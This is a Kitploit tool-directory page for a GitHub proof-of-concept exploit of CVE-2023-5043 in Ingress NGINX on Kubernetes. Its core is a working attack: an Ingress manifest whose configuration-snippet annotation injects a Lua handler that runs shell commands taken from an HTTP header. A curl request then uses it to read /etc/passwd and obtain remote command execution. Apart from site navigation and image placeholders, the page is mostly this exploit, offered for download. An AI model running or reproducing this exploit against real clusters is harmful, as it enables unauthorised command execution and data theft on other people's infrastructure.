
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-5043 — Proof-of-concept exploit for CVE-2023-5043, demonstrating arbitrary command execution via Ingress NGINX annotation injection in Kubernetes, with a curl-based RCE trigger. | Kitploit
Tools/GitHubGitHub/r0binak/cve-2023-5043
Container SecurityVulnerability AnalysisExploitationWeb Application ExploitationCloud SecurityMisconfiguration
GitHubr0binak/cve-2023-5043

CVE-2023-5043

Proof-of-concept exploit for CVE-2023-5043, demonstrating arbitrary command execution via Ingress NGINX annotation injection in Kubernetes, with a curl-based RCE trigger.

View Repository
1192 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2023-5043

Ingress nginx annotation injection causes arbitrary command execution

  1. Create Ingress (can be created without Service and Pod)
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: ingress-exploit
  annotations:
    kubernetes.io/ingress.class: "nginx"
    nginx.ingress.kubernetes.io/configuration-snippet: |
      more_set_headers "robinak"
            proxy_pass http://upstream_balancer;
                                proxy_redirect                          off;
        }
        location /robinak/ { content_by_lua_block { local rsfile = io.popen(ngx.req.get_headers()["cmd"]);local rschar = rsfile:read("*all");ngx.say(rschar); } } location /fs/{
spec:
  rules:
  - host: robinak.me
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: exploit
            port:
              number: 80

  1. Make request by specifying the public address of your Ingress NGINX controller:
curl -v -H 'Host: robinak.me' -H "cmd: cat /etc/passwd" http://IP/robinak/

  1. Got RCE 1cveed
Download Tool